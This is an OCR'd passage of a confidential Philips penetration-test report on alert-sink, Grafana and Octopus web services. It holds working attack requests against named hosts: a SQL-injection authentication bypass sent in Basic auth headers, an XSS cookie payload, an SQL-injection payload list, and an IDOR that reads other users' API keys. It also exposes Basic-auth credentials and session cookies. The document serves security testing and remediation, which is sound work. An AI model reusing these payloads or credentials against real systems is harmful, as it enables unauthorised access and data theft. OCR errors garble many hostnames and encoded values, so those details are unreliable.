Pretty Raw Hex Actions
1 GET /api/cases/alertid/f3fbdbd72bfc7af69-11e5148423 HTTP/1.1
2 Host: philipsinformatics-alertsink-test.us-east.philips-healthsuite.com
3 Cache-Control: max-age=0
4 Authorization: Basic bWVib3VzZXIvdWRTVkdUNYNaGJThahUD2mQUs=Original@philips
5 Sec-Ch-Ua: "Not-A-Brand", "v": "24"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
11 Accept-Language: en-US,en;q=0.5
12 Accept-Encoding: gzip, deflate
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?
15 Sec-Fetch-Dest: document
16 Referer: https://mas-edt-grafana-client-test.us-east.philips-healthsuite.com/
17 X-Forwarded-For: 10.0.0.1
18 Accept-Language: en-US,en;q=0.5
19 Connection: close
20
21

Response
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Headers: *
3 Access-Control-Allow-Methods: *
4 Access-Control-Allow-Origin: *
5 Content-Type: text/plain; charset=utf-8
6 Date: Tue, 04 Jul 2023 10:54:37 GMT
7 Server: Kestrel
8 X-Vcap-Request-Id: 7a47cc30-ac60-40cd-55d0-d0c9e41a160
9 Connection: Close
10 Content-Length: 194
11
12 Request for processing for manual creation of alert based on alert id f3fbdbd72bfc7af69-11e5148423 accepted, status will be updated to GEM or Thanos based on prometheus remote write configuration
13
14
15
16
17
18
19
20
21

```

**Retest as of on 15June2023:**

- It is observed that the case creation endpoint has set with wildcard for access control allow origin header which is a cors misconfiguration.

```

1 POST /api/CPM/Cases HTTP/1.1
2 Host: philipsinformatics-alertsink-test.eu1.phsdp.com
3 Content-Type: application/json
4 Authorization: Basic bWVtb3VzZXI6dVNHTVkuNVRNbmtNTmhaUDZmQUUs=
5 User-Agent: PostmanRuntime/7.32.3
6 Accept: /*
7 Postman-Token: ab0b7519-a42c-4b0f-a50e-f17caf972ff5
8 Host: philipsinformatics-alertsink-test.eu1.phsdp.com
9 Accept-Encoding: gzip, deflate
10 Connection: close
11 Content-Length: 10631
12 
13 {
14   "receiver": "memo_middleware_webhook",
15   "status": "firing",
16   "alerts": [
17     {
18       "status": "firing",
19       "labels": [
20         "alertcode": "us-e-PACS-A3-SS-D",
21         "alertname": "MURALIArtTest120",
22         "country": "US",
23         "customer": "NYP_Customer",
24         "environment": "Production",
25         "instance": "WMT1:9102",
26         "job": "host_windows_prometheus_windowsexporter",
27         "label": "Windows",
28         "product": "us-ePACS",
29         "productnode": "WMT",
30         "region": "us-east-test",
31         "siteid": "NYPOLUS02C20807_NYPColombia",
32         "businesscategory": "ICAP",
33         "city": "New York",
34         "configurationtype": "Database",
35     }
36   ]
37 }

```

HTTP/1.1 200 OK  
Access-Control-Allow-Headers: \*  
Access-Control-Allow-Methods: \*  
Access-Control-Allow-Origin: \*  
Content-Type: text/plain; charset=utf-8  
Date: Mon, 03 Jul 2023 05:14:57 GMT  
Server: Kestrel  
X-Vcap-Request-Id: 010616a9-cc62-4c47-5dd7-005a1d6b3a99  
Connection: Close  
Content-Length: 56  
12 Request for processing alert MURALIArtTest120 accepted

- It is observed that basic authentication is used for creating case in Grafana application which is not a best practice.

```

1 GET /api/CPM/Alerts/rch203cimg20src%3da%20onetrot%3dalet1%3elin4sg HTTP/1.1
2 Host: philipsinformatics-alertsink-test.us-east.phils-healthsuite.com
3 Authorization: Basic bWVtb3VzZXI6dVNHTVkuNVRNbmtNTmhaUDZmQUUs=
4 Sec-Ch-Ua: "Not A Brand";v="100", "Chromium";v="100.0.4896.127", "Google Chrome";v="100.0.4896.127"
5 Sec-Ch-Ua-Mobile: ?0
6 Content-Type: text/html
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.5414.75 Safari/537.36
10 Accept:
11 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: none
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
19

```

HTTP/1.1 200 OK  
Access-Control-Allow-Headers: \*  
Access-Control-Allow-Methods: \*  
Access-Control-Allow-Origin: \*  
Content-Type: text/plain; charset=utf-8  
Date: Wed, 25 Jan 2023 13:31:17 GMT  
Server: Kestrel  
X-Vcap-Request-Id: 6f1fee87-3bae-48d7-783d-40ce0e7c194c  
Connection: Close  
Content-Length: 205  
12 Request for processing for manual creation of alert based on alert id rch203cimg20src%3da%20onetrot%3dalet1%3elin4sg accepted, status will be updated to OEM or Thansos based on prometheus targets write configuration

### Retest as of on 15June2023:

- It is observed that basic authentication is used and the authentication mechanism was not working properly for creating case in Grafana application which is not a best practice.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

```

POST /api/CRM/Case HTTP/1.1
Content-Type: application/json
Authorization: Basic bWVcb3VzX16dVNHTVhuNVRNbmtNTmhaUDZnQUs=
User-Agent: PostmanRuntime/7.32.3
Accept: /*
Postman-Token: ab0b7519-a472-4b0f-a50e-ff72af972ff5
Host: philipsinformatics-alertsink-test.eu1.phsdp.com
Accept-Encoding: gzip, deflate
Connection: close
Content-Length: 10631
{
  "receiver": "memo_middleware_webhook",
  "status": "firing",
  "alerts": [
    {
      "status": "firing",
      "labels": [
        "alertcode": "Nue-PACS-A3-SS-D",
        "alertname": "MURALIAAlertTest120",
        "country": "US",
        "customer": "NYP_Customer",
        "environment": "Production",
        "instance": "WMHT1:9182",
        "job": "NYP_windows_prometheus_windowsexporter",
        "market": "Americas",
        "product": "NuePACS",
        "productnode": "WM",
        "region": "us-east-test",
        "siteid": "NYPOLUS20220807_NYPColombia",
        "businesscategory": "ICAP",
        "city": "New York",
        "configurationtype": "Database",
        "currentrole": "Master",
      ]
    }
  ]
}

```

Response:

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: *
Access-Control-Allow-Methods: *
Access-Control-Allow-Origin: *
Content-Type: text/plain; charset=utf-8
Date: Mon, 01 Jul 2023 10:57:30 GMT
Server: Kestrel
x-Wcap-queue-id: 74ba4d53-77b4-4dab-7470-187dia75a210
Connection: Close
Content-Length: 56
Request for processing alert MURALIAAlertTest120 accepted

```

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.

Note: It is observed that the grafana web application allows user to directly query into the database. In the test environment, we found the web application non admin user can interact with the database and even modify/delete data. In response to this, the business team has updated ScoE that in production the user will have only read access in the database and write access will be disabled.

- It is observed that the application uses HTTP/1.1 protocols which is not as robust as HTTP/2.0.
  - After attempting to log in with an incorrect password for 5 times, it is observed that the application does not return "Your account is locked out". Thereby confirming that the account is not locking out after 5 incorrect authentication attempts.
  - It is observed that the application doesn't set Content Security Policy (CSP) headers properly.
  - While testing for XSS, it is observed that it is allowing PUT header which is not a best practice.

```
PUT /api/user HTTP/1.1
Host: mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io
Cookie: grafana_session=c10be5cb17bf8a054f302e96796e16a2;
grafana_session_expiry=1687241367
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/114.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io
/profile
Content-Type: application/json
X-Grafana-Org-Id: 3
Content-Length: 96
Origin:
https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

{
  "name": "<Script>alert(document.cookie)</Script>",
  "email": "ServiceUser1",
  "login": "ServiceUser1"
}
```

**Retest as of on 15June2023:**

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

- It is observed that input sanitization is not being done, which is a missing best practice for sql injection.

The screenshot shows a Burp Suite Professional interface with the 'Repeater' tab selected. The 'Target' field is set to `https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io`. The 'Request' pane displays a GET request to `/api/search?lmax=1&rt=1&size=10`. The 'Response' pane shows a JSON response containing a list of dashboards. One dashboard is highlighted with a yellow background, titled "Alert Test 1.2". The 'Inspector' pane on the right shows various request and response details.

```
1 GET /api/search?lmax=1&rt=1&size=10 HTTP/1.1
2 Host: mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io
3 Cookie: grafana_session=f96ed8e2e12ea9a53ababfd848d15de8; grafana_session_expiry=1691569796
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://mas-edi-grafana-client-test.eu-west.monitoring.hsdp.io/?orgId=3
9 X-Grafana-Org-Id: 3
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14 Connection: close
15
16
```

```
1 HTTP/1.1 200 OK
2 Date: Wed, 09 Aug 2023 08:24:00 GMT
3 Content-Type: application/json
4 Connection: close
5 Cache-Control: no-store
6 X-Content-Type-Options: nosniff
7 X-Frame-Options: deny
8 X-Xss-Protection: 1; mode=block
9 Strict-Transport-Security: max-age=15724800; includeSubDomains
10 Content-Length: 32077
11
12 [
13   (
14     "id": 10,
15     "uid": "GFSvdtIVz",
16     "title": "Alert Test 1.2",
17     "uri": "/db/alert-test-1-2",
18     "url": "/dashboards/f/GFSvdtIVz/alert-test-1-2",
19     "slug": "alert-test-1-2",
20     "type": "dash-folder",
21     "tags": [
22       {
23         "isStarred": false,
24         "sortMeta": 0
25       }
26     ],
27     "id": 15,
28     "uid": "bcCKs-bVz",
29     "title": "ASP Alerts",
30     "uri": "/db/asp-alerts",
31     "url": "/dashboards/f/bcCKs-bVz/asp-alerts"
32   )
33 ]
```

**Invalid Input payload allowed.**

Attack Save Columns 3. Intruder attack of https://mas-edu-granaria-client-testbed-west.monitoring.insp.io - Temporary attack - Not saved to project file

Results	Positions	Payloads	Resource pool	Settings		
Filter: Showing all items						
Request	Payload	Status code	Error	Timeout	Length ^	Comment
5	'*	200	<input type="checkbox"/>	<input type="checkbox"/>	32385	
6	' or ..'	200	<input type="checkbox"/>	<input type="checkbox"/>	32385	
7	' or ''	200	<input type="checkbox"/>	<input type="checkbox"/>	32385	
8	' or "&'	200	<input type="checkbox"/>	<input type="checkbox"/>	32385	
9	' or "A'	200	<input type="checkbox"/>	<input type="checkbox"/>	32385	
10	' or **'	200	<input type="checkbox"/>	<input type="checkbox"/>	32385	
11	"*"	200	<input type="checkbox"/>	<input type="checkbox"/>	32385	
12	**	200	<input type="checkbox"/>	<input type="checkbox"/>	32385	
13	"&"	200	<input type="checkbox"/>	<input type="checkbox"/>	32385	
14	"^"	200	<input type="checkbox"/>	<input type="checkbox"/>	32385	

Request	Response
Pretty	Raw Hex Render
<pre> 1 HTTP/1.1 200 OK 2 Date: Wed, 09 Aug 2023 08:27:05 GMT 3 Content-Type: application/json 4 Connection: close 5 Cache-Control: no-store 6 Content-Type-Options: nosniff 7 X-Frame-Options: deny 8 X-Xss-Protection: 1; mode=block 9 Strict-Transport-Security: max-age=15724800; includeSubDomains 10 Content-Length: 32077 11 12 [   {     "id": 10,     "uid": "GF8vd1IVz",     "title": "Alert Test 1.2",   } ]</pre>	

**Input validation not implemented. Getting 200 OK response for invalid entries.**

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

Printed copies are uncontrolled unless authenticated.

## 8. Detailed Vulnerability Report

### 8.1 WebServices: Authentication Bypass

Vulnerability Title	API Authentication Bypass
Vulnerability Category	API2:2023:Broken Authentication
Severity	High
CVSS V3 Calculation	CVSS Base Score: 7.4 CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N
Description	<p><b>Vulnerability Description:</b></p> <p>It was observed that the authentication mechanism can be bypassed by using SQL queries in the username/password values.</p> <p><b>Testing as of on 15Jun2023:</b></p> <p>Payload used and it is base64 encoded chars. Authentication mechanism can be bypassed using SQL queries.</p> <p><b>Exploitability rational:</b></p> <p>Any user with access to this API endpoints will be able to carryout this attack by just passing SQL queries with base64 encoded.</p> <p><b>Impact Rational:</b></p> <p>A malicious user/attacker could use this vulnerability to gain unauthenticated access to the APIs and may be able to perform fraudulent actions, as well as gaining access to sensitive information.</p>
Affected Systems/IP Address/URL	<p><a href="https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/CRM/Case">https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/CRM/Case</a></p> <p><b>Testing as of on 15Jun2023:</b></p> <p><a href="https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/StickyNote">https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/StickyNote</a></p> <p><a href="https://philipsinformatics-alertsink-dev.eu1.phsdp.com/api/CRM/Case">https://philipsinformatics-alertsink-dev.eu1.phsdp.com/api/CRM/Case</a></p>

PHILIPS SCOE




Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

<b>Recommendation</b>	It is recommended to implement the password validation function properly. Allow login to the APIs only after verifying the username and password. It is recommended to implement proper server side and client-side validation of the password.
<b>Status</b>	<b>Open</b>

**Steps to Reproduce:**

- Load the APIs in the postman.
- Capture that request in the Burp suite and replace the authentication parameter with authentication bypass payload.
- You can observe that the payload output is successfully authenticate and got 200 responses.

**Supportive Evidence:**

- a. Screenshot shows that the payload used and it is base64 encoded chars.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

**Request**

```

1 POST /api/CRM/Case HTTP/1.1
2 Content-Type: application/json
3 Authorization: Basic JyBvciaNjz0n0icgb3IgJyc9Jw==
4 User-Agent: PostmanRuntime/7.32.3
5 Accept: */*
6 Postman-Token: 97b7addb-bbed-4eb4-a5ea-ba81a24b925b
7 Host: philipsinformatics-alertsink-test.eu1.phsdp.com
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Content-Length: 10631
11
12 {
13   "receiver": "memo_middleware_webhook",
14   "status": "firing",
15   "alerts": [
16   ]
17 }

```

**Response**

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Headers: *
3 Access-Control-Allow-Methods: *
4 Access-Control-Allow-Origin: *
5 Content-Type: text/plain; charset=utf-8
6 Date: Mon, 17 Jul 2023 16:54:15 GMT
7 Server: Kestrel
8 X-Vcap-Request-Id: 879cc499-8fa0-4919-5bbc-a7025688a58e
9 Connection: Close
10 Content-Length: 56
11
12 Request for processing alert MURALIArtTest120 accepted

```

**b. Screenshot shows that the CRM Case API accepting the payload passed in Authorization: Basic**

**Request**

```

1 POST /api/StickyNote HTTP/1.1
2 Content-Type: application/json
3 Authorization: Basic JyBvciaNjz0n0icgb3IgJyc9Jw==
4 User-Agent: PostmanRuntime/7.32.3
5 Accept: */*
6 Postman-Token: fbde8084-3c62-42c3-8266-985b6bdd62a5
7 Host: philipsinformatics-alertsink-test.eu1.phsdp.com
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Content-Length: 244
11
12 {
13   "request_type": "InsertStickyNotesDetails",
14   "insert_sticky_notes_details": [
15     {
16       "sticky_note_scope": "node",
17       "scope_record_id": "101",
18       "sticky_note": "Test text",
19       "created_by": "testuser"
20     }
21   ]

```

**Response**

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Headers: *
3 Access-Control-Allow-Methods: *
4 Access-Control-Allow-Origin: *
5 Content-Type: text/plain; charset=utf-8
6 Date: Mon, 17 Jul 2023 16:54:20 GMT
7 Server: Kestrel
8 X-Vcap-Request-Id: 005cb009-ecca-4d70-7733-5f604945899b
9 Connection: Close
10 Content-Length: 32
11
12 Sticky Note created successfully

```

**c. Screenshot shows that the Sticky Note- Insert API accepting the payload passed in Authorization: Basic**

**Request**

```

1 POST /api/StickyNote HTTP/1.1
2 Content-Type: application/json
3 Authorization: Basic JyBvciaNjz0n0icgb3IgJyc9Jw==
4 User-Agent: PostmanRuntime/7.32.3
5 Accept: */*
6 Postman-Token: 39a01deb-72e4-43d4-8a21-6c5f7df85bbd
7 Host: philipsinformatics-alertsink-test.eu1.phsdp.com
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Content-Length: 244
11
12 {
13   "request_type": "UpdateStickyNotesDetails",
14   "update_sticky_notes_details": [
15     {
16       "sticky_note_id": 1,
17       "sticky_note": "Test sticky note update 15",
18       "is_active": true,
19       "updated_by": "luca"
20     }
21   ]

```

**Response**

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Headers: *
3 Access-Control-Allow-Methods: *
4 Access-Control-Allow-Origin: *
5 Content-Type: text/plain; charset=utf-8
6 Date: Mon, 17 Jul 2023 16:54:25 GMT
7 Server: Kestrel
8 X-Vcap-Request-Id: a7dffbcf-f391-4f39-6cel-4cd0b657b524
9 Connection: Close
10 Content-Length: 32
11
12 Sticky Note updated successfully

```

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

**d. Screenshot shows that the Sticky Note- Update API accepting the payload passed in Authorization: Basic**

The screenshot shows a Postman interface with the following details:

**Request**

```

1 POST /api/CRM/Case
2 Content-Type: application/json
3 Authorization: Basic JyBvcIAndz0n0icgb3IgJyc9Jw== (highlighted in red)
4 User-Agent: PostmanRuntime/7.32.3
5 Accept: */*
6 Postman-Token: 40152b2e-8493-4234-ab0d-d43f3b4b123e
7 Host: philipsinformatics-alertsink-dev.eu1.phsdp.com
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Content-Length: 16631
11
12 {
13     "receiver": "memo_middleware_webhook",
14     "status": "firing",
15     "alerts": [
16         {
17             "status": "firing",
18         }
19     ]
20 }

```

**Response**

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Headers: *
3 Access-Control-Allow-Methods: *
4 Access-Control-Allow-Origin: *
5 Content-Type: text/plain; charset=utf-8
6 Date: Mon, 17 Jul 2023 16:54:47 GMT
7 Server: Kestrel
8 X-Vcap-Request-Id: 7173639e-ef08-4b40-5ee7-0284bcf40b8c
9 Connection: Close
10 Content-Length: 56
11
12 Request for processing alert MURALIArtTest120 accepted

```

**e. Screenshot shows that the CRM Case – dev API accepting the payload passed in Authorization: Basic**

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## 8.2 WebServices: Information disclosure via internal API misconfiguration

Vulnerability Title	Information disclosure via internal API misconfiguration
Vulnerability Category	A5- Security Misconfiguration
Severity	Medium
CVSS V3 Calculation	CVSS Base Score: 6.5 AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Description	<p><b>Vulnerability Description:</b> During the security assessment of the Web application, it is found that the application discloses the endpoints after adding / to end of the path.</p> <p><b>Test as of on 26Jul2023:</b></p> <p>Exposed internal API endpoints.</p> <p><b>Exploitability Rational:</b> If an attacker accesses the application, he can able to retrieve each and every endpoints and he can traverse the path present on the application.</p> <p><b>Impact Rational:</b> Attacker can able to understand the architecture and get more knowledge on the application.</p>
Affected Systems/IP Address/URL	<a href="https://Philips-ei.octopus.app">https://Philips-ei.octopus.app</a>
Recommendation	Need to remove internal API endpoint from public user content. Leaking technical information such as directory structure can be prohibited.
Status	Open

**Test as of on 26Jul2023:**

**Steps to reproduce:**

- Login to the application and launch BurpSuite.
- Capture the request and add "/" after the path and sent the request.
- Here you can observe path are disclosed in the response.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

## **Supportive Evidence:**

## Exposed sensitive API endpoints.

The screenshot shows the Burp Suite Professional interface. The top navigation bar includes Project, Intruder, Repeater, View, Help, and a license notice. Below the navigation is a toolbar with Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparator, Logger, Organizer, Extensions, Learn, and Settings.

The main window is divided into two main sections: Request and Response.

**Request:** This section displays a captured message. The URL is `GET /api/ HTTP/1.1`. The "Pretty" tab shows the full request body, which is a JSON payload for creating a new account. The JSON object includes fields like `username`, `password`, `name`, `email`, and `role`.

**Response:** This section shows the response from the server. The status code is 201, indicating successful creation of the resource. The response body contains a JSON object with the newly created account's ID, name, email, and role.

A search bar at the bottom of the interface allows for filtering results across the entire application. The search term used is "HTTP/1.1".

## Exposed sensitive API endpoints.

PHILIPS SCOF

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

### 8.3 WebServices: Broken Authentication via exposed internal API key

Vulnerability Title	Broken Authentication via exposed internal API key
Vulnerability Category	A5- Security Misconfiguration
Severity	High
CVSS V3 Calculation	CVSS Base Score: 7.6 CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L
Description	<p><b>Vulnerability Description:</b> During the security assessment of the Web application, it is found that the application allows to view the API keys of other users by replacing the user id of victim.</p> <p><b>Test as of on 26Jul2023:</b></p> <p>Exposed API Keys.</p> <p><b>Exploitability Rational:</b> If an attacker accesses the application, he can be able to view the API keys of victims.</p> <p><b>Impact Rational:</b> Attacker can able get unauthorized access using the victims API keys.</p>
Affected Systems/IP Address/URL	<a href="https://Philips-ei.octopus.app">https://Philips-ei.octopus.app</a> GET /api/users/Users-435/apikeys
Recommendation	Prevent authentication information being disclosed such as API key. Revoke access to the exposed API secret keys.
Status	Open

**Test as of on 26Jul2023:**

**Steps to reproduce:**

- Login to the application and navigate to profile and click on API keys.
- Capture the request on BurpSuite.
- Here enter the victim user id and trigger the request.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

- Now we can able to view the API of victim.

## **Supportive evidence:**

## Exposed API Keys for user-437

The screenshot shows the Burp Suite interface with the following details:

- Request:** Target: <https://philips-ei.octopus.app>
- Response:** Contains two API keys:

```
apikeys-DS...yGz
{
  "id": "apikeys-DS...yGz",
  "purpose": "keys",
  "userId": "Users-435",
  "apiKey": "apikeys-DS...yGz",
  "hasValue": true,
  "newValue": null,
  "hint": "API-DB94"
},
{
  "id": "apikeys-ZYKGNw...yC",
  "purpose": "keys",
  "userId": "Users-435",
  "apiKey": "apikeys-ZYKGNw...yC",
  "hasValue": true,
  "newValue": null,
  "hint": "API-AKQW"
}
```
- Inspector:** Shows Request attributes (2), Request query parameters (0), Request body parameters (0), Request cookies (4), Request headers (12), and Response headers (19).

## Exposed API Keys for user-435

PHILIPS SCOF

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).

## 8.4 WebServices: API Supports Basic Authentication

Vulnerability Title	API Supports Basic Authentication
Vulnerability Category	API2:2023:Broken Authentication
Severity	Medium
CVSS V3 Calculation	CVSS Base Score: 5.3 CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L
Description	<p><b>Vulnerability Description:</b></p> <p>It was observed that the web service supports the use of Basic Authentication scheme which is affected by many inherent security flaws.</p> <p><b>Test as of on 15Jun2023:</b></p> <p>Payload used and it is base64 encoded chars. Authentication mechanism can be bypassed.</p> <p><b>Exploitability rational</b></p> <p>Basic authentication is vulnerable to replay attacks. Because basic authentication does not encrypt user credentials. It can be easily detected by any sniffing tool.</p> <p><b>Impact Rational:</b></p> <p>An attacker could intercept traffic between the client and server to review the Basic Auth Header parameter. This header contains the user credentials encoded in Base64 and can be easily decoded to gain application credentials.</p>
Affected Systems/IP Address/URL	<a href="https://dev.apps.api.it.philips.com/test/solutionsit/memo-event-mgmt/event">https://dev.apps.api.it.philips.com/test/solutionsit/memo-event-mgmt/event</a> <a href="https://philipsinformatics-alertsink-dev.eu1.phsdp.com/api/CRM/Case">https://philipsinformatics-alertsink-dev.eu1.phsdp.com/api/CRM/Case</a> <a href="https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/StickyNote">https://philipsinformatics-alertsink-test.eu1.phsdp.com/api/StickyNote</a>
Recommendation	Disable Basic Authentication and use more secure method such as Form Based Authentication.

PHILIPS SCOE



Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Printed copies are uncontrolled unless authenticated.

Status	Open
--------	------

**Steps to Reproduce:**

- Load the APIs in the postman & Intercept with burp
- Copy the Authorization Basic value to Burp Decoder -> decode to Base64
- You can able to see the actual value of username/password.

**Supportive Evidence:****a. Screenshot shows that the Authorization Basic value has been decoded to base64.**

The screenshot shows the Postman interface with a successful POST request to the URL <https://dev.apps.api.it.philips.com/test/solutionsit/memo-event-mgmt/event>. The Request tab shows the JSON payload for creating a new event. The Response tab shows the JSON response with status 200 OK, indicating success.

```

POST /test/solutionsit/memo-event-mgmt/event HTTP/2
Host: dev.apps.api.it.philips.com
Content-Type: application/json
Authorization: Basic bWVtb191c2VyOm1lbW9AdGVzdA==
User-Agent: PostmanRuntime/7.32.3
Accept: /*
Postman-Token: 9cabf668-73b2-4fba-bade-e5818947b4c6
Accept-Encoding: gzip, deflate
Content-Length: 9680
{
  "receiver": "External Webhook ISP",
  "status": "firing",
  "alerts": [
    {
      "status": "firing",
      "labels": [
        "alertcode": "AI-ISB-02",
        "alertname": ""
      ]
    }
  ]
}

```

```

HTTP/2 200 OK
Content-Type: application/json; charset=UTF-8
Content-Length: 128
Content-Security-Policy: default-src 'self'
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15724800; includeSubDomains
X-Frame-Options: DENY
X-Xss-Protection: 1 ; mode=block
Referer-Policy: no-referrer
Date: Mon, 17 Jul 2023 14:24:22 GMT
{
  "result": {
    "success": true,
    "Default Bulk Endpoint": "1 events were inserted",
    "remote_task_id": "645719d287843510a755ea0e8bbb352e"
  }
}

```

**b. Screenshot shows that the Basic authentication used in Memo event mgmt. API.**

PHILIPS SCOE

Confidential

This document is proprietary and confidential. No part of this document may be disclosed in any manner to a third party without the prior written consent of Philips Product Security and Services Office (PSSO).



Request

```

1 POST /api/CRM/Case HTTP/1.1
2 Content-Type: application/json
3 Authorization: Basic bWVtb3VzZXI6dVNHTVkuNVRNbmtNTmhaUDZmQUs=
4 User-Agent: PostmanRuntime/7.32.3
5 Accept: */*
6 Postman-Token: 97b7addb-bbed-4eb4-a5ea-ba81a24b925b
7 Host: philipsinformatics-alertsink-test.eu1.phsdp.com
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Content-Length: 10631
11
12 {

```

Response

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Headers: *
3 Access-Control-Allow-Methods: *
4 Access-Control-Allow-Origin: *
5 Content-Type: text/plain; charset=utf-8
6 Date: Mon, 17 Jul 2023 13:10:44 GMT
7 Server: Kestrel
8 X-Vcap-Request-Id: 57befdf6-990f-4091-4746-778df20311cc
9 Connection: Close
10 Content-Length: 56
11
12 Request for processing alert MURALIAalertTest120 accepted

```

### c. Screenshot shows that the Basic authentication used in CRM Case API

Request

```

1 POST /api/CRM/Case HTTP/1.1
2 Content-Type: application/json
3 Authorization: Basic bWVtb3VzZXI6dVNHTVkuNVRNbmtNTmhaUDZmQUs=
4 User-Agent: PostmanRuntime/7.32.3
5 Accept: */*
6 Postman-Token: 40152b2e-8493-4234-ab0d-d43f3b4b123e
7 Host: philipsinformatics-alertsink-dev.eu1.phsdp.com
8 Accept-Encoding: gzip, deflate
9 Connection: close
10 Content-Length: 10631
11
12 {

```

Response

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Headers: *
3 Access-Control-Allow-Methods: *
4 Access-Control-Allow-Origin: *
5 Content-Type: text/plain; charset=utf-8
